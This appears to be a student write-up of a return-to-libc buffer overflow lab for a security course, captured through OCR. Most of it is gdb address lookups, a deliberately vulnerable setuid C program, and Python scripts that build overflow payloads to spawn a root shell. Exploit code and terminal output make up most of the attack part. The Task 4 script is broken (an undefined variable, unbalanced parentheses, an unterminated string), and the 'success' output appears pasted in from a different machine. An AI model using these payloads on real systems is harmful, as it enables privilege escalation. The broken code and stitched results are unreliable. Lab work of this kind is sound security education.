


Return-to-libc Attack Lab

Task-1: Finding out the Addresses of libc Functions.







seed@ip-172-31-18-240: ~/cse643/lab-07/Labsetup
File Edit View Search Terminal Help
0x565562f7 <main+8>: and esp,0xfffffff0
0x565562fa <main+11>: push DWORD PTR [ecx-0x4]
0x565562fd <main+14>: push ebp
stack
00801 8xffffd36c •·> 0xf7de5ed5 (< libc start_main+245>: add esp,0xl8)
00041 0xffffd370 --> 0xl
00881 0xffffd374 -·> 0xffffd404 --> 0xffffd573 ("/home/seed/cse643/Lab-07/Labset
up/retlib")
00121 0xffffd378 --> 0xffffd40c -·> 0xffffd59c ("SHELL=/bin/bash")
00161 8xffffd37c --> 0xffffd394 •·> 0x0
08201 0xffffd380 --> 0xf7fb3008 --> 0xle7d6c
00241 0xffffd384 --> 0xf7ffd000 •·> 0x2bf24
00281 0xffffd388 --> 0xffffd3e8 •·> 0xffffd404 --> 0xffffd573 ("/home/seed/cse64
3/lab-07/labsetup/retlib")
Legend: code, data, rodata, value
Breakpoint 1, 0x565562ef in mai ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e0c360 <svstem>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7dfeec0 <e it>
gdb-peda$ quit
seed@ip-172-31-18-240:-/cse643/Lab-87/labsetup$

Task 2: Putting the shell string in the memory

Create a new MYSHELL environment variable

```
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ export MYSHELL=/bin/sh
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ env | grep MYSHELL
MYSHELL=/bin/sh
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$
```

Programming prtenv.c



Compile and run. Then add the above program segment to retlib.c and compile and run again.

Since prtenv and retlib are both 6 letters, you will get the same result as shown below

```
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ gcc -m32 -fno-stack-protector -z noexecstack -o prtenv prtenv.c
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ ./prtenv
ffffd5e5
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$
```

```
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ gcc -m32 -fno-stack-protector -z noexecstack -o prtenv prtenv.c
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ ./prtenv
ffffd5dc
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$
```

Modified retlib.c

```
#include <stdlib.h>
#include  <stdio.h>
#include <string.h>

#ifndef BUF_SIZE
#define BUF_SIZE 12
```

```
#endif


int bof(char *str)
{
    char buffer[BUF_SIZE];
    unsigned int *framep;

    // Copy ebp into framep
    asm("movl %%ebp, %0" : "=r" (framep));

    /* print out information for experiment purpose */
    printf("Address of buffer[] inside bof():  0x%.8x\n", (unsigned)buffer);
    printf("Frame Pointer value inside bof():  0x%.8x\n", (unsigned)framep);

    strcpy(buffer, str);

    return 1;
}

void foo(){
    static int i = 1;
    printf("Function foo() is invoked %d times\n", i++);
    return;
}

int main(int argc, char **argv)
{
   char input[1000];
   FILE *badfile;


   char* shell = getenv("MYSHELL");
   if (shell)
   printf("%x\n", (unsigned int)shell);



   badfile = fopen("badfile", "r");
   int length = fread(input, sizeof(char), 1000, badfile);
   printf("Address of input[] inside main():  0x%x\n", (unsigned int) input);
   printf("Input size: %d\n", length);

   bof(input);
```

```
  printf("(^_^)(^_^) Returned Properly (^_^)(^_^)\n");
  return 1;
}
```

Explanation: -

The provided C code appears to be an example of a buffer overflow vulnerability demonstration. Here's a breakdown of its key components:

1. **Buffer Overflow in bof() Function**:
    - **bof()** declares a local buffer **buffer** of size **BUF_SIZE** (defined as 12) and uses **strcpy** to copy the contents of **str** into it. This is dangerous because **strcpy** does not check the size of the destination buffer, leading to a buffer overflow if **str** is longer than **BUF_SIZE**. This vulnerability can be exploited to overwrite the return address on the stack and potentially execute arbitrary code.
2. **Assembly Code to Get Frame Pointer**:
    - The assembly instruction **asm("movl %%ebp, %0" : "=r" (framep));** is used to store the current frame pointer value in the **framep** variable. This is likely for demonstration purposes to show how stack frames are arranged in memory.
3. **foo() Function**:
    - This function is a simple counter, incrementing a static variable **i** each time it's called and printing the count. It doesn't seem to be directly involved in the buffer overflow.
4. **Main Function (main())**:
    - It reads an external file named "badfile" into the **input** buffer, which is significantly larger than the **buffer** in **bof()**.
    - If an environment variable **MYSHELL** is set, it prints its address. This might be part of an experiment to see how environment variables are stored in memory relative to buffers.
    - The **input** buffer's content, which could be controlled by an attacker via "badfile", is passed to **bof()**, causing a buffer overflow if the input is larger than **BUF_SIZE**.
5. **Security Risks**:
    - The code is a classic example of a buffer overflow vulnerability, where an attacker could craft the contents of "badfile" to exploit the system running this code. By carefully crafting the input, an attacker could overwrite the return address on the stack and execute arbitrary code.


This code is useful for educational purposes to understand how buffer overflows work and why they are dangerous. It is critical to never use unsafe functions like **strcpy** without ensuring that the destination buffer

can accommodate the source data. Functions like **strncpy**, which limit the number of copied characters, are safer alternatives.


```
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ ./retlib
ffffd5dc
Address of input[] inside main():  0xffffcf9c
Input size: 0
Address of buffer[] inside bof():  0xffffcf60
Frame Pointer value inside bof():  0xffffcf78
Segmentation fault (core dumped)
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$
```

Task 3: Launching the Attack

exploit.py



Modified exploit.py



```
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ ./exploit.py
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ ./retlib
ffffd5dc
Address of input[] inside main():  0xffffcf9c
Input size: 300
Address of buffer[] inside bof():  0xffffcf60
Frame Pointer value inside bof():  0xffffcf78
Segmentation fault (core dumped)
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$
```

Attack variation 1: Is the exit() function really necessary? Please try your attack without including the address of this function in badfile. Run your attack again, report and explain your observations.

Applications SEE... Mou... Term... Labs...


*/home/seed/cse643/Lab-07/Labsetup/exploit.py - Mousepad

File Edit Search View Document Help

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 0xffffcd78-0xffffcd60+4+8
sh_addr = 0xffffd5dc        # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 0xffffcd78-0xffffcd60+4
system_addr = 0xf4e12420    # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

#Z = 0xffffcd78-0xffffcd60+4+4
#exit_addr = 0xf7e04f80    # The address of exit()
#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

```
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ ./exploit.py
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ ./retlib
ffffd5dc
Address of input[] inside main():  0xffffcf9c
Input size: 300
Address of buffer[] inside bof():  0xffffcf60
Frame Pointer value inside bof():  0xffffcf78
Segmentation fault (core dumped)
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$
```

Attack variation 2: After your attack is successful, change the file name of retlib to a different name, making sure that the length of the new file name is different. For example, you can change it to newretlib. Repeat the attack (without changing the content of badfile). Will your attack succeed or not? If it does not succeed, explain why.




```
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ ./exploit.py
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ ./rrtlib
bash: ./rrtlib: No such file or directory
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ ./exploit.py
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ ./rrtlib
bash: ./rrtlib: No such file or directory
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$
```

```
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ ./exploit.py
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ ./newretlib
bash: ./newretlib: No such file or directory
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$
```

According to the task requirements, we first renamed the compiled binary file to rrtlib and successfully escalated the privileges.

```
[07/13/21]seed@VM:~/.../return_to_libc$ ./rrtlib
Address of input[] inside main():  0xffffcda0
Input size: 300
Address of buffer[] inside bof():  0xffffcd70
Frame Pointer value inside bof():  0xffffcd88
# 
```

After changing to newretlib, the privilege escalation failed.

```
[07/13/21]seed@VM:~/.../return_to_libc$ ./newretlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
zsh:1: command not found: h
```

It can be seen that this is related to the length of the program name.

Task 4: Defeat Shell's countermeasure

Applications /home/seed... Terminal Labsetup - F...

/home/seed/cse643/Lab-07/Labsetup/task4.py - Mousepad

File Edit Search View Document Help

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(72))

#buffer = 0xffffcd40   #buffer of absolute execution
buffer = 0xffffcdd0
arr = 44

X = 36
sh_addr = buffer + arr       # buffer of normal execution ./retlib
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
execv_addr = 0xf7e994b0   # The address of execv
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 32
exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

content[arr:arr + 8] = bytearray(b'/bin/sh\x00')
content[arr + 8: arr + 12] = bytearray(b' -p\x00\x00')
content[arr + 16: arr + 20] = (buffer +arr).to_bytes(4, byteorder= 'litte')
content[arr + 20: arr + 24] = (buffer +arr) + 8).to_bytes(4, byteorder= 'litte')
content[arr + 24: arr + 20] = bytearray(b'\x00' * 4)

content[X + 4: X + 8] = (buffer + arr + 16).to_bytes(4, byteorder = 'litte)

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

seed@ip-172-31-18-240: ~/cse643/Lab-07/Labsetup

File Edit View Search Terminal Help

```
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ sudo ln -sf /bin/dash /bin/sh
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ ./retlib
Address of input[] inside main():  0xffffcff0
Input size: 300
Address of buffer[] inside bof():  0xffffcfc0
Frame Pointer value inside bof():  0xffffcfd8
Segmentation fault (core dumped)
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$ su root
Password:
su: Authentication failure
seed@ip-172-31-18-240:~/cse643/Lab-07/Labsetup$
```